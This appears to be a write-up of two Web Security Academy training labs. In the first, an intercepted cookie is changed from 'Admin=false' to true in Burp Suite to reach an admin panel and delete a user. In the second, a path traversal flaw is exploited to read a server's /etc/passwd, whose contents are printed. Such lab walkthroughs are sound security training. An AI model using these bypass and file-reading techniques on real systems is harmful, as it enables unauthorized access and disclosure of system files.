



Lab: User role controlled by request parameter

1. First we need to go to the admin panel to see if we have access to the admin panel. In the url we will append /admin. And see the following message.



2. Now in burp proxy we will turn the interception ON.



3. Now we will Complete and submit the login form

Login_

Please enter your email address and password to log in.

Email address
saad

Password

[Forgot your password?](#)

☐ Remember me on this computer

Logging...

Create account

4. From the intercept we will change the Cookie Admin : False

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Settings

Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history Options

Request to https://0ace003c04aecc8ec33b84fd00a50095.web-security-academy.net:443 [34.246.129.62]

Forward Drop Interce... Action Open B... Comment this item HTTP/1

Pretty Raw Hex

```
1 GET /my-account HTTP/1.1
2 Host: 0ace003c04aecc8ec33b84fd00a50095.web-security-academy.net
3 Cookie: Admin=false; session=ev0i9A3DiqXKEmvEHmleSugDZ0xgEI
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer: https://0ace003c04aecc8ec33b84fd00a50095.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18 Connection: close
19
20
```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 0

Request Cookies 2

Request Headers 17

5. We will change it to "True" and forward to go to the Admin panel



[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

Update email


6. Now we will again turn the intercept on.

DashboardTargetProxyIntruderRepeaterSequencerDecoderSettings

ComparerLoggerExtensionsLearn

InterceptHTTP historyWebSockets historyOptions

ForwardDropIntercept is onActionOpen Browser




Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.


Learn more

Open browser


7. Now we will capture the request and change the cookie again.



8. When forwarded we will be able to see the admin panel in the chromium browser. And we will delete the carlos user and again click the forward button to solve the lab.




9. The lab is solved Now




Lab 2: File path traversal, traversal sequences stripped non-recursively.


1. Go to the home page and from Burp suite turn the intercept on.




2. Click on the View details of a product and capture the request.




3. Forward the request.




4. Now again click the forward button to forward the get request. We will get the file name




5. Now change the path like the following.



Now forward the request and finally turn the intercept off.



After turning of the intercept go to the http history and then find the get request with the file name .



Open the file and see the response.

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Settings

Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
320	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=jso...	✓		200	510	JSON
319	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=jso...	✓		200	510	JSON
318	https://0a4800b504c96b91...	GET	/academyLabHeader			101	147	
317	https://0a4800b504c96b91...	GET	/image?filename=14.jpg	✓	✓	200	2348	script
314	https://googleads.g.double...	GET	/pagead/id			302	861	HTML
313	https://googleads.g.double...	GET	/pagead/id			302	861	HTML
312	https://googleads.g.double...	GET	/pagead/id			302	861	HTML
311	https://googleads.g.double...	GET	/pagead/id			302	861	HTML
310	https://0a4800b504c96b91...	GET	/product?productId=1	✓		200	3989	HTML
308	https://play.google.com	POST	/log?format=json&hasfast=true...	✓		200	694	JSON
307	https://play.google.com	POST	/log?format=json&hasfast=true...	✓		200	1096	JSON

Original request Response

Pretty Raw Hex Render

```

4 Content-Length: 2262
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

```

Now we will refresh the page from the browser. The lab will be solved.

WebSecurity Academy File path traversal, traversal sequences stripped non-recursively LAB Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Continue learning >>

Safety First

★★★★☆

